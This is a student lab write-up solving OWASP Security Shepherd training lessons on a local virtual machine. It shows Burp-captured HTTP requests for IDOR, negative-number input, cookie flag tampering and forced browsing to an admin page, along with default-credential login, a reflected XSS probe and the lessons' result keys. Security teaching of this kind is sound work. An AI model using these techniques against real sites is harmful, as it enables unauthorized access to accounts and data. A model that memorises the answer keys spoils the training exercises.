Sri Lanka Institute of Information Technology

Pentesting and Offensive Security Owasp Security Shepherd


R.M.M.H Ratnayake

IT13083342

Field Training Insecure


• Direct Object References

This level is bit tricky but easy when you identify the error. I used burpsuite to get the administrator profile.



```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.25.130
Connection: close
Content-Length: 14
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.25.130/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=5F2C5EBCFFF9647B12ED3233BA708A14; token=128956315059382116852945100982852839159; JSESSIONID3="4VENTchnZJXmwQrQc2FSIQ=="

username=guest
```



User: Admin

Age: 43

Address: 12 Bolton Street, Dublin


Email: administratorAccount@securityShepherd.com

Private Message: Result Key:

VHVpoKIlh9hBZ8twVwoeDfjCg56Bao3PKdq
6XibbMZBd3TXOVcm50KHBO8rOgAkdCnc


• Poor Data Validation

I used burpsuite to add a negative number to post parameter. The server will accept a negative number.



```
POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f HTTP/1.1
Host: 192.168.25.130
Connection: close
Content-Length: 12
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.25.130/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=5F2C5EBCFFF9647B12ED3233BA708A14; token=128956315059382116852945100982852839159; JSESSIONID3="4VENTchnZJXmwQrQc2FSIQ=="

userdata=123
```




Enter a Number: 123

Validation Bypassed

You defeated the lesson validation. Result Key:

chhnekEizV0wOqvJCcOwKZfWI3cOI7+syk/RARrD/cZBsfv0MF23atnxFaPPb83aqlmdczTNIZjG
SZAhTQZh4vIhNk7qvnGvD7kC3S1N6qspcC1BEJIKUvNCHhp41EQa9k1D7E/qITI2YfKQUWvC



chhnekEizV0wOqvJCcOwKZfWI3cOI7+syk/RARrD/cZBsfv0MF23atnxFaPPb83aqlmdczTNIZjGSZAhTQZ

What is Poor Data Validation?


Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to increase their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit.

Attackers can take advantage of poor data validation to perform business logic attacks or cause server errors.

When data is submitted to a web application, it should ensure that the data is strongly typed, has correct syntax, is within length boundaries, contains only permitted characters and within range boundaries. The data validation process should ideally be performed on the client side and again on the server side.

- **Security Misconfiguration**


Simply use the default username and password. It haven’t changed.



To get the result key to this lesson, you must sign in with the default admin credentials which were never removed or updated.

User Name admin

Password •••••••••



Authentication Successful


You have successfully signed in with the default sign in details for this applicaiton. You should always change default passwords and avoid default administration usernames.

Result Key:


```
g5NcmqLnQdCLzVkF8Dot9NY0mQ7cE58hTn+FllwYBaY92SVoY9LGZirSzizTwyVfijt/OPjHx+Btj
oED91BEzxeLefDQ5hovz0Fimi5v3acJa/AeNg/O1ox8i59GOp+vYOATkH/pgsBelTaJsPWpRw==
```

- **Broken Session Management**


Just used burpsuite.I do this step by changing the status non complete to complete.




```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806 HTTP/1.1
Host: 192.168.25.130
Connection: close
Content-Length: 0
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Referer: https://192.168.25.130/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonNotComplete; JSESSIONID=5F2C5EBCFFF9647B12ED3233BA708A14; token=128956315059382116852945100982852839159; JSESSIONID3="4VENTchnZJXmwQrQc2FSIQ=="
```



```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806 HTTP/1.1
Host: 192.168.25.130
Connection: close
Content-Length: 0
Accept: */*
Origin: https://192.168.25.130
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Referer: https://192.168.25.130/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonComplete; JSESSIONID=5F2C5EBCFFF9647B12ED3233BA708A14; token=128956315059382116852945100982852839159; JSESSIONID3="4VENTchnZJXmwQrQc2FSIQ=="
```



```
GET /js/clipboard-js/clippy.svg HTTP/1.1
Host: 192.168.25.130
Connection: close
Cache-Control: max-age=0
Accept: image/webp,image/*,*/*;q=0.8
If-None-Match: W/"536-1445535796000"
If-Modified-Since: Thu, 22 Oct 2015 17:43:16 GMT
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/48.0.2564.97 Safari/537.36
Referer: https://192.168.25.130/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806.jsp
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=5F2C5EBCFFF9647B12ED3233BA708A14; token=128956315059382116852945100982852839159; JSESSIONID3="4VENTchnZJXmwQrQc2FSIQ=="
```




Lesson Complete

Congratulations, you have bypassed this lessons **VERY WEAK** session management. The result key for this lesson i

s

```
fsF0LEmUmI3iQCW5zr8wFsW+NI3tkviSNGL4SaNyYuLrlwunynVeR+uSzHVq9EeQ6oNkz1nZ5j
BM4fqL9hOiRQ==
```




fsF0LEmUmI3iQCW5zr8wFsW+NI3tkviSNGL4SaNyYuLrlwunynVeR+uSzHVq9EeQ6oNkz1nZ5jBM4fqL9

What is Broken Authentication and Session Management?

- **Failure to Restrict URL Access**

Server says only the administrator know about the page. So I went through the burpsuite and when browsing through the target tab I saw a link under the admin section. Pasting the link in URL bar gave me the secret key to proceed to the next level.




Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders


```
https://192.168.25.130
  admin
    moduleManagement
  getModule
  getStarted.jsp
  index.jsp
  javascript:
  js
  lessons
    4d8d50a458ca5f1f7e2506dd5557ae1f7da212827
    4d8d50a458ca5f1f7e2506dd5557ae1f7da212827
    adminOnly
    b8c19efd1a7cc64301f239f9b9a7a32410a080813
    b8c19efd1a7cc64301f239f9b9a7a32410a080813
    fdb94122d0f032821019c7edf09dc62ea21e25ca6
    fdb94122d0f032821019c7edf09dc62ea21e25ca6
    fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9
    fe04648f43cdf2d523ecf1675f1ade2cde04a7a2e9
    javascript:
    oed23498d53ad1d965a589e257d8366d74eb52ef
  logout
  readyToPlay.jsp
  refreshMenu
  scoreboard.jsp
  solutionSubmit
  tournamentModeModules
http://bit.ly
http://securityresearch.ie
http://www.gstatic.com
http://www.w3.org
```

Host	Method	URL	Params	Status ▲	Length	MIME type	Title	Comment	Time requested
https://192.168.25.130	GET	/lessons/adminOnly/resul...	□			HTML			


```
GET /lessons/adminOnly/resultKey.jsp HTTP/1.1
Host: 192.168.25.130
Accept: */*
Accept-Language: en
Connection: close
```



```
GET /lessons/adminOnly/resultKey.jsp HTTP/1.1
Host: 192.168.25.130
Accept: */*
Accept-Language: en
Connection: close
```



Result Key: **ORbwNviqq8TxJ9L/qSNfxqD0Ep0M3zfi7tbeOXfOPDroygFt5bX09JaN/CT8JX+7uZElgaOAgaYzpOaDqd5htQ==**




Solution Submission Success

Failure to Restrict URL Access completed! Congratulations.

- **Cross Site Scripting**


By sending a cross site script we need to get an alert.



The following search box outputs untrusted data without any validation or escaping. Get an alert box to execute throug h this function to show that there is an XSS vulnerability present.

Please enter the Search Term that you want to look up

<SCRIPT>alert('XSS')</SCRIPT> <IMG SRC="#" ONERROR="ale




Well Done

You successfully executed the JavaScript alert command!

The result key for this lesson is

+5YB0QQZk4yJ0Q36/8jQKfd6g+Q1a4Z6TLWI/oFtYrAyGndiYjMDIynVzWVRevhiGAUTH6wAU
FoxXcpy//bYWQ==




Solution Submission Success

